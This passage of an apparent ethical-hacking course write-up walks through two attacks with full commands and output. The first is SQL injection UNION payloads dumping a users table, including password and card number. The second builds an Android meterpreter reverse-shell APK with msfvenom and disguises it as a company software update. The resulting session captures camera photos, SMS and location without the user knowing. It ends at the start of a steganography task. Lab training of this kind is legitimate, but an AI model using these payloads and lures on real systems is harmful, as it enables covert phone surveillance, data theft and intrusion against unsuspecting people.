- Command: **"union select 1,2,3,4,5,6,group_concat(table_name),8,9,10,11 from information_schema.tables --+"**



- We can see a table named **users.**
- Let's penetrate more and get access to the data in users.
- Command: **union select 1,2,3,4,5,6,column_name,8,9,10,11 from information_schema.columns where table_name='users' --+".**

- Here we have 8 columns having crucial data. Let's access them one by one by using the same CONCAT function.
- Command: **"union select 1,2,3,4,5,6,group_concat(uname),8,9,10,11 from users --+"**



- Username (uname) founded as **test**.

- Command: “union select 1,2,3,4,5,6,group_concat(pass),8,9,10,11 from users --+”

- Password (pass) founded as **test.**
- Command: “union select 1,2,3,4,5,6,group_concat(cc),8,9,10,11 from users --+”


- Credit card number (cc) founded as **1234-5678-2300-9000.**
- Command: “union select 1,2,3,4,5,6,group_concat(email),8,9,10,11 from users --+”

- Email founded as **email@email.com.**
- Command: “union select 1,2,3,4,5,6,group_concat(address),8,9,10,11 from users --+”

- Address founded as **21 street.**

- Command: “union select 1,2,3,4,5,6,group_concat(name),8,9,10,11 from users --+”

- Name founded as **John Smith.**
- Command: “union select 1,2,3,4,5,6,group_concat(phone),8,9,10,11 from users --+”



- Phone number founded as **2323345.**
- Command: “union select 1,2,3,4,5,6,group_concat(cart),8,9,10,11 from users --+”


- Cart founded as **784b8da6a6d4a57bbc5c52796c5825f4.**
- Here we are done with website penetration using SQL Injection.
- Thank you!

Android Mobile Hacking


4. Mobile Testing:

Exploit an android mobile phone using Metasploit and access the camera. Take snapshots and download the images from mobile.


- Hacking mobile device using Metasploit.
- Instead of using mobile tracker free we will make our own APK file and execute it.
- For this, we will open Kali Linux in our virtual box which is also our hacker machine.




- Enter your user ID and login.



- Open terminal and let's get started with creating our malicious file i.e. APK file.



- Initially, we need IP address of our attacker machine. Write command **ifconfig** in terminal.




- IP address: 192.168.123.254
- Write the following command to create our malicious file.
  msfvenom –p android/meterpreter/reverse_tcp LHOST=192.168.123.254 LPORT=4444 R> /root/Desktop/company.apk

  msfvenom: command syntax
  -p: payload
  android: victim device is android
  reverse_tcp: reverse protocol used so that the victim device can get connected back to our hacker machine.
  LHOST: local host (IP address: 192.168.123.254)
  LPORT: local port number (port: 4444)


/r: root folder
/Desktop: location
company.apk: name of the file with APK extension

```
┌──(root💀 kali)-[~]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.123.254 LPO
RT=4444 R> /root/Desktop/company.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android fro
m the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10192 bytes
```


- Payload size: 10192 bytes
- Running this command created a file name **company.apk**.




- On checking the properties, we can see the size being 10.0 KB.




- Now, let's send our file to our victim device through email using https://wetransfer.com/
- Message attached: "Company software updation" to make it look more genuine.



- Now open Metasploit frame work by using the command: **msfconsole**.




- Run command **use exploit/multi/handler**
- Now set the following things.
  set payload android/meterpreter/reverse_tcp
  set LHOST 192.168.123.254
  set LPORT 4444




- Exploit using the command: **exploit –j -z**


```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.123.254:4444
msf6 exploit(multi/handler) >
```


- Here the exploit number shows 0 as no device has invoked our malicious program.
- Let’s go over to our victim device and install the file.
- Download the file.






- Click on Install.





- Our home screen would look like this.



- Right clicking on the application, Meterpreter session opens up automatically over our hacker machine.

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.123.254:4444
msf6 exploit(multi/handler) > [*] Sending stage (76756 bytes) to 192.168.123.11
[*] Meterpreter session 1 opened (192.168.123.254:4444 → 192.168.123.11:60965) at 2021-04-11 03:53:15 -0400
```

- IP of victim machine: 192.168.123.11

- Coming back to our hacker machine, use the command **sessions –l** to list the active sessions. Here we will get all the active sessions. –l denotes list.

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  2         meterpreter dalvik/android  u0_a141 @ localhost  192.168.123.254:4444 → 192.168.123.11:39884 (192.168.123.11)

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```


- Now our hacker machine is connected with our victim device.
- Use command **help** to get a list of hacking commands which we can use.

```
    webcam_stream  Play a video stream from the specified webcam


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system


Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information


Application Controller Commands
===============================

    Command        Description
    -------        -----------
    app_install    Request to install apk file
    app_list       List installed apps in the device
    app_run        Start Main Activty for package name
    app_uninstall  Request to uninstall application

meterpreter >
```

- Let’s access the camera first. Use command: **webcam_list**
- To snap a picture, use command: **webcam_snap1**(for rear click)

```
meterpreter > webcam_list
[-] Error running command webcam_list: Rex::TimeoutError Operation timed out.
meterpreter > dump_sms
[-] Error running command dump_sms: Rex::TimeoutError Operation timed out.
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > webcam_snap 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/qcQmTcQF.jpeg
meterpreter >
```


- Rear picture.



- To take front picture, use command **webcam_snap2**

```
meterpreter > webcam_snap 2
[*] Starting ...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/LrKGFgbf.jpeg
meterpreter >
```

- Front picture.



- We can access the location, recover data, click pictures, record audio/video, make the device ring/vibrate, send messages or make a call etc. without the knowing of the user.

- To retrieve SMS messages, use command **dump_sms**

```
meterpreter > dump_sms
[*] Fetching 3 sms messages
[*] SMS messages saved to: sms_dump_20210411041132.txt
meterpreter >
```

- To get location, use command **geolocate.**

```
meterpreter > geolocate
[*] Current Location:
        Latitude:  26.248751
        Longitude: 72.9525551

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=26.248751,72.9525551&sensor=true

meterpreter >
```

- To exit the meterpreter, write **exit.**

```
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 192.168.123.11 - Meterpreter session 4 closed.  Reason: User exit
msf6 exploit(multi/handler) >
```

- Here we are done with hacking android mobile device.
- Thank you!

Data Encryption Tasks


5. Data Encryption tasks

Try to extract the WinRAR file from the given image and extract email id, name, phone number, and IP address of the server and username and password from file.

Decrypt the username and password of the database along with the IP address from the extracted file from Steganography task. Use cryptography online websites resources to crack the hashes.


- Image which is to be decrypted has been downloaded.

- Open **WinRAR**. Click on **File**.
- Open **Archive.**




